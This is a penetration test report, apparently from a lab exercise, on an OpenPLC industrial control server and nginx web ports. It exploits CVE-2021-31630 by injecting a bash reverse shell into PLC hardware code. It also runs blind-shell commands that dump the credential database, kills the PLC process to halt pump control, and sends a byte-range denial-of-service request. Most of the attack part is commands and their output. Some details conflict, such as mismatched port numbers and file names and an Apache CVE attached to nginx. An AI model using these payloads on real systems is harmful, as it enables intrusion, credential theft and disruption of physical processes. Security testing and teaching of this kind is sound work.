Report

TURTLEDRAGON

PENETRATION REPORT

REPORT OF FINDINGS

Table of Contents

Statement of Confidentiality 3
Engagement Contacts 4
Executive Summary 5
Approach 5
Scope 6
Assessment Overview and Recommendations 6
Network Penetration Test Assessment Summary 7
Internal Network Compromise Walkthrough 8
Port 8080 8
Port 7443/3443 17
Remediation Summary 22
Port 8080 22
Port 1881 22
Port 7443/3443 23
Technical Findings 24

Statement of Confidentiality

[redacted]

Executive Summary

[redacted] contracted TurtleDragon to perform a Network Penetration Test of [redacted] internally facing network to identify security weaknesses, determine the impact to [redacted] document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

TurtleDragon performed testing under a “black box” approach from September 2025 to December 2025 without credentials or any advance knowledge of [redacted] internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. TurtleDragon sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If TurtleDragon were able to gain a foothold in the internal network, [redacted] allowed for further testing, including lateral movement and horizontal/vertical privilege escalation, to demonstrate the impact of an internal network compromise.

Scope

The scope of this assessment was one internal network range of the [redacted].

In-scope assessment:

HOST/URL/IP Address	Description
10.50.0.35	Internal IP Address

Table 1: Scope Details

Assessment Overview and Recommendations

During the internal penetration testing against [redacted], TurtleDragon was able to identify four main findings that threaten the confidentiality, integrity, and availability (CIA triad) of [redacted] systems. The findings were categorized by the level of severity based on the risk matrix below.

		IMPACT			
		Minor	Moderate	Major	Severe
LIKELIHOOD	Very Likely				
	Likely				
	Unlikely				
	Very Unlikely				

One finding was found to be able to gain access to the entire website as well as edit and make new users on the site. This vulnerability can allow unauthorized users access to internal user information and credentials. Through this network communication protocol it was found that the webserver's version is often misconfigured and typically will use a default password. This was confirmed by the tester, who was able to gain full access to the website and create new users. Since this was found during the assessment, [redacted] should begin to create a plan to change the webserver used, or at the least change the version used that does not use a default password.

The tester found a vulnerability in another web server where there is really no need for any exploits against the server.

There was also a Denial of Service vulnerability found by overloading the header to slow down the mitigation process and the possibility of crashing the server.

Network Penetration Test Assessment Summary

TurtleDragon began all of its testing activities from the perspective of an unauthenticated user on the network. Original Open Source Intelligence (OSINT) activities provided some human-centered vulnerabilities.

Summary of Findings

Finding Severity		
Port 8080 - Did GoBuster. Opened PLC. Has access to website, can make edits (and add accounts). The version of OpenPLC is vulnerable to a CVE, CVE-2021-31630	Port 3443, 7443 - We can use pentesting tools with the IP address. Vulnerability ID is CVE-2011-3192	Port 4443 - Can upload files, attempted to grab headers/information. Wasn't very useful.
Port 5443 - Worked with firewalls.	Port 6443 - Looked into firewall logs.	Port 5911 - Looked into web servers.

Internal Network Compromise Walkthrough

Port 8080/1881

Port 8080 is OpenPLC, requiring credentials to log in. Port 1881 is tied to 8080, but does not require credentials to view. Anyone can go into 1881 and manually disable pumps or create overflow using the interface controls. The real threat, however, is port 8080.

Gobuster results for 8080:

```
└─$ gobuster dir -u http://10.50.0.35:8080 -w '/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt'
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.50.0.35:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 200) [Size: 4883]
/users               (Status: 302) [Size: 199] [--> /login]
/hardware            (Status: 302) [Size: 199] [--> /login]
/programs            (Status: 302) [Size: 199] [--> /login]
/logout              (Status: 302) [Size: 199] [--> /login]
/settings            (Status: 302) [Size: 199] [--> /login]
/dashboard           (Status: 302) [Size: 199] [--> /login]
/monitoring          (Status: 302) [Size: 199] [--> /login]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
```

We can cURL the port to get headers and other information off the webpage with:

curl -v http://10.50.0.35:8080/login

cURL Results:


```
└─$ curl -v http://10.50.0.35:8080/login
*   Trying 10.50.0.35:8080...
* Connected to 10.50.0.35 (10.50.0.35) port 8080
* using HTTP/1.x
> GET /login HTTP/1.1
> Host: 10.50.0.35:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.3.7 Python/3.11.2
< Date: Fri, 21 Nov 2025 01:06:33 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 4883
< Vary: Cookie
< Set-Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.aR-7GQ.zqy513XnaOF5V8wNEA-wO7ulKms; Expires=Fri, 21 Nov 2025 01:11:33 GMT; HttpOnly; Path=/
< Connection: close
<

<!DOCTYPE html>
<html>
    <meta charset="UTF-8">
      <link rel="icon" type="image/png" sizes="32×32" href="/static/favicon.png" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Labshock PLC</title>
    <style>
        @import url(https://fonts.googleapis.com/css?family=Roboto:300);
        .top {
            position:absolute;
            left:0; right:0; top:0;
            height: 50px;
            background-color: #000000;
            position: fixed;
            overflow: hidden;
            z-index: 10
        }
       .main {
            position: absolute;
            left:0px; top:50px; right:0; bottom:0;
        }
        .login-page {
          width: 360px;
          padding: 4% 0 0;
          margin: auto;
        }
        .form {
          position: relative;
          z-index: 1;
          background: #FFFFFF;
          max-width: 360px;
          margin: 0 auto 10px;
          padding: 45px;
          text-align: center;
          box-shadow: 0 0 20px 0 rgba(0, 0, 0, 0.2), 0 5px 5px 0 rgba(0, 0, 0, 0.24);
```


```
}
.form input {
  font-family: 'Roboto', sans-serif;
  outline: 0;
  background: #f2f2f2;
  width: 100%;
  border: 0;
  margin: 0 0 15px;
  padding: 15px;
  box-sizing: border-box;
  font-size: 14px;
}
.form button {
  font-family: 'Roboto', sans-serif;
  text-transform: uppercase;
  outline: 0;
  background: #0066fc;
  width: 100%;
  border: 0;
  padding: 15px;
  color: #FFFFFF;
  font-size: 14px;
  -webkit-transition: all 0.3 ease;
  transition: all 0.3 ease;
  cursor: pointer;
}
.form button:hover,.form button:active,.form button:focus {
  background: #00337e;
}
.form .message {
  margin: 15px 0 0;
  color: #b3b3b3;
  font-size: 12px;
}
.form .message a {
  color: #4CAF50;
  text-decoration: none;
}
.form .register-form {
  display: none;
}
.container {
  position: relative;
  z-index: 1;
  max-width: 300px;
  margin: 0 auto;
}
.container:before, .container:after {
  content: '';
  display: block;
  clear: both;
}
.container .info {
  margin: 50px auto;
  text-align: center;
}
.container .info h1 {
```


```
        .container .info h1 {
          margin: 0 0 15px;
          padding: 0;
          font-size: 36px;
          font-weight: 300;
          color: #1a1a1a;
        }
        .container .info span {
          color: #4d4d4d;
          font-size: 12px;
        }
        .container .info span a {
          color: #000000;
          text-decoration: none;
        }
        .container .info span .fa {
          color: #EF3B3A;
        }
        body {
          background: #76b852; /* fallback for old browsers */
          background: -webkit-linear-gradient(right, #626262, #3D3D3D);
          background: -moz-linear-gradient(right, #626262, #3D3D3D);
          background: -o-linear-gradient(right, #626262, #3D3D3D);
          background: linear-gradient(to left, #626262, #3D3D3D);
          font-family: 'Roboto', sans-serif;
          -webkit-font-smoothing: antialiased;
          -moz-osx-font-smoothing: grayscale;
        }
    </style>
    <body>
        <div class='top'>
            <img src="/static/logo-openplc.png" alt="OpenPLC" style="width:63px;height:50px;padding:0px 0px 0px 10px;float:left">
            <h3 style="font-family:'Roboto', sans-serif; font-size:18px; color:white; padding:13px 111px 0px 0px; margin: 0px 0px 0px 0px"><
center>OpenPLC Webserver</center></h3>
        </div>
        <div class='main'>
            <div class='login-page'>
              <div class='form'>
                <form action='login' method='POST' class='login-form'>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:24px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center><b>Welcome to OpenPLC</b></center></h3>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:14px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center>Use your credentials to login</center></h3>
                    <input type='text' name='username' id='username' placeholder='username'/>
                    <input type='password' name='password' id='password' placeholder='password'/>
                    <br><br><br>
                    <button>login</button>
                </form>
              </div>
              <h3 style="font-family:'roboto', sans-serif; font-size:14px; color:#ffffff;">Release: 2024-12-31</h3>
            </div>
        </div>
    </body>
* shutting down connection #0
</html>
```

This output confirms the exact name is OpenPLC Webserver and the version is Release 2024-12-31. OpenPLC is often misconfigured and typically uses default passwords [redacted] This was confirmed when I went to the webpage:

I have access to the entire site and can edit/make new users:







This particular version of OpenPLC Webserver v3 is vulnerable to CVE-2021-31630, a command injection that allows remote attackers to execute arbitrary code via the "Hardware Layer Code Box" component on the "/hardware" page of the application. On the Hardware page, I could select different layers and found that the “Python on Linux (PSM)” allows me to adjust the python script. I edited the original hardware initialization code to run a reverse shell:

From:

```
31 counter = 0
32 var_state = False
33
34 def hardware_init():
35     #Insert your hardware initialization code in here
36     psm.start()
37
```

To:

```
#global variables
counter = 0
var_state = False

def hardware_init():
    #Insert your hardware initialization code in here
    psm.start()
    # == INJECT REVERSE SHELL HERE ==
    import os; os.system("bash -i >& /dev/tcp/IP_ADDRESS/4444 0>&1")
    # ==============================
```

Set up NC listener:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Nothing happened and after messing around with the code determined a firewall was blocking my reverse shell. Next step was to try a bind shell:

NC listener:

```
┌──(kali㉿kali)-[~]
└─$ nc 10.50.0.35 8000
```

Turns out that a bind shell won't work either. Turned into a Blind Shell with code.

```
import os; os.system("echo '── WORKDIR CONTENTS ──' > /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir >> /workdir/webserver/static/listing.txt"); os.system("echo '── WEBSERVER CONTENTS ──' >> /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir/webserver >> /workdir/webserver/static/listing.txt");
```

Output from shell:

```
└─$ curl http://10.50.0.35:8080/static/db_listing.txt
total 10040
drwxrwxr-x 1 root root    4096 Nov 21 03:26 .
drwxr-xr-x 1 root root    4096 Mar 19  2025 ..
drwxrwxr-x 1 root root    4096 Mar 19  2025 __pycache__
-rw-rw-r-- 1 root root      10 Nov 21 03:26 active_program
-rw-rw-r-- 1 root root    4618 Mar  9  2025 check_openplc_db.py
drwxrwxr-x 1 root root    4096 Nov 21 03:26 core
-rw-rw-r-- 1 root root    2006 Dec 30  2024 dnp3.cfg
-rwxr-xr-x 1 root root 9837824 Mar 19  2025 iec2c
drwxrwxr-x 2 root root    4096 Feb 18  2025 lib
-rw-rw-r-- 1 root root    6458 Dec 30  2024 monitoring.py
-rw-rw-r-- 1 root root   53248 Nov 21 02:43 openplc.db
-rw-rw-r-- 1 root root    7550 Dec 30  2024 openplc.py
-rw-rw-r-- 1 root root  100297 Mar 19  2025 pages.py
-rw-r--r-- 1 root root     839 Nov 21 02:39 pass_dump.txt
drwxrwxr-x 1 root root    4096 Mar 19  2025 scripts
drwxrwxr-x 1 root root    4096 Nov  3 02:11 st_files
-rwxr-xr-x 1 root root   35712 Mar 19  2025 st_optimizer
drwxrwxr-x 1 root root    4096 Nov 21 03:27 static
-rw-rw-r-- 1 root root  162098 Mar 19  2025 webserver.py
```

The OpenPLC database is the interesting bit, and everything is root access. This database has usernames/passwords

Edit the blind shell to allow for dumping the database:

```
import os; os.system("sqlite3 /workdir/webserver/openplc.db '.dump' > /workdir/webserver/static/db_final_dump.txt");
```

SQL Database:

```
└─$ curl http://10.50.0.35:8080/static/db_final_dump.txt
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Users" (
 `user_id`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `name` TEXT NOT NULL,
 `username`  TEXT NOT NULL UNIQUE,
 `email` TEXT,
 `password`  TEXT NOT NULL,
 `pict_file` TEXT
);
CREATE TABLE `Programs` (
 `Prog_ID`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `Name` TEXT NOT NULL,
 `Description`  TEXT,
 `File` TEXT NOT NULL,
 `Date_upload`  INTEGER NOT NULL
);
INSERT INTO Programs VALUES(1,'Blank Program','Dummy empty program','blank_program.st',1527184953);
INSERT INTO Programs VALUES(16,'plc-work','','152800.st',1736169717);
INSERT INTO Programs VALUES(22,'ork2','','858602.st',1758198490);
CREATE TABLE `Settings` (
 `Key` TEXT NOT NULL UNIQUE,
 `Value` TEXT NOT NULL,
 PRIMARY KEY(`Key`)
);
INSERT INTO Settings VALUES('Modbus_port','502');
INSERT INTO Settings VALUES('Dnp3_port','disabled');
INSERT INTO Settings VALUES('Start_run_mode','true');
INSERT INTO Settings VALUES('Slave_polling','100');
INSERT INTO Settings VALUES('Slave_timeout','1000');
INSERT INTO Settings VALUES('Enip_port','disabled');
INSERT INTO Settings VALUES('Pstorage_polling','disabled');
INSERT INTO Settings VALUES('Syslog_server','192.168.3.40:514');
CREATE TABLE IF NOT EXISTS "Slave_dev" (
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
```


```
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
 "ir_size"   INTEGER NOT NULL,
 "hr_read_start" INTEGER NOT NULL,
 "hr_read_size" INTEGER NOT NULL,
 "hr_write_start" INTEGER NOT NULL,
 "hr_write_size" INTEGER NOT NULL,
 "pause" INTEGER,
 PRIMARY KEY("dev_id" AUTOINCREMENT)
);
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('Users',12);
INSERT INTO sqlite_sequence VALUES('Programs',22);
INSERT INTO sqlite_sequence VALUES('Slave_dev',0);
COMMIT;
```

Usernames:passwords are [redacted]

The real damage, however, can be done by completely turning off the systems in port 1881. In the OpenPLC, I entered this code:

```
import os; print("Stopping all OpenPLC processes..."); os.system("killall openplc");
```

This prevents OpenPLC from rebooting itself if the main file is modified. When the server reloads, the main script will immediately print a message and then execute “killall openplc” one final time. Because the “killall” command is executed from inside the main script, the “killall” will succeed perfectly and stop the process from restarting the coil loop



Port 7334/3443


During the initial Nmap of the [redacted] OT network, two unusual ports were open, both ports returned web based services over HTTP.

```
Session  Actions  Edit  View  Help
7443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack whe
n numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.securityfocus.com/bid/49303
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://seclists.org/fulldisclosure/2011/Aug/175
|_      https://www.tenable.com/plugins/nessus/55976
|_http-server-header: nginx/1.28.0
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte did not work. Th
is web server might not be vulnerable
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
|   nginx 1.28.0:
|_      NGINX:CVE-2025-53859    6.3     https://vulners.com/nginx/NGINX:CVE-2
025-53859
|_http-title: Labshock PF
| http-headers:
|   Server: nginx/1.28.0
|   Date: Tue, 02 Dec 2025 22:18:01 GMT
|   Content-Type: text/html
|   Content-Length: 444
|   Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
|   Connection: close
|   ETag: "68fc75f1-1bc"
|   Accept-Ranges: bytes
|
|_  (Request type: HEAD)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.41 seconds
```

```
PORT     STATE SERVICE REASON         VERSION
3443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to de
bug)
| vulners:
|   nginx 1.28.0:
|_      NGINX:CVE-2025-53859    6.3     https://vulners.com/nginx/NGINX:CVE-2
025-53859
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack whe
n numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_http-litespeed-sourcecode-download: Request with null byte did not work. Th
is web server might not be vulnerable
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Labshock PF
| http-headers:
|   Server: nginx/1.28.0
|   Date: Wed, 03 Dec 2025 02:48:32 GMT
|   Content-Type: text/html
|   Content-Length: 444
|   Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
|   Connection: close
|   ETag: "68fc75f1-1bc"
|   Accept-Ranges: bytes
|
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: nginx/1.28.0
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

After using nmap we also found out that both ports use Nginx/1.28.0 service with the CVE of “CVE-2011-3192”.


After research we found out that the CVE allows remote attackers to cause a denial of service via range header. In addition, the CVE provided crucial information that it uses Apache HTTP server .



I also tried using gobuster for port 7443, but it returned the status code of 404, where the server does not exist. Gobuster could not discover hidden admin panels, routes, and API endpoints.

So, I quickly moved on to port 4334 changing the byte range to crash the server or delay it for slower mitigation. Without the authentication I was able to change the byte range.

curl -I -H "Range: bytes=0-,0-,0-,0-,0-,0-,0-" http://10.50.0.35:3443



As shown in the image above, the server returned HTTP/1.1 200 OK, This was a huge step in the process proving that the server is not secure. Due to the nature of a secure server it would have returned errors such as 400, 416, or 403. However, the server still processed the malicious range request normally, once again proving that it is vulnerable.

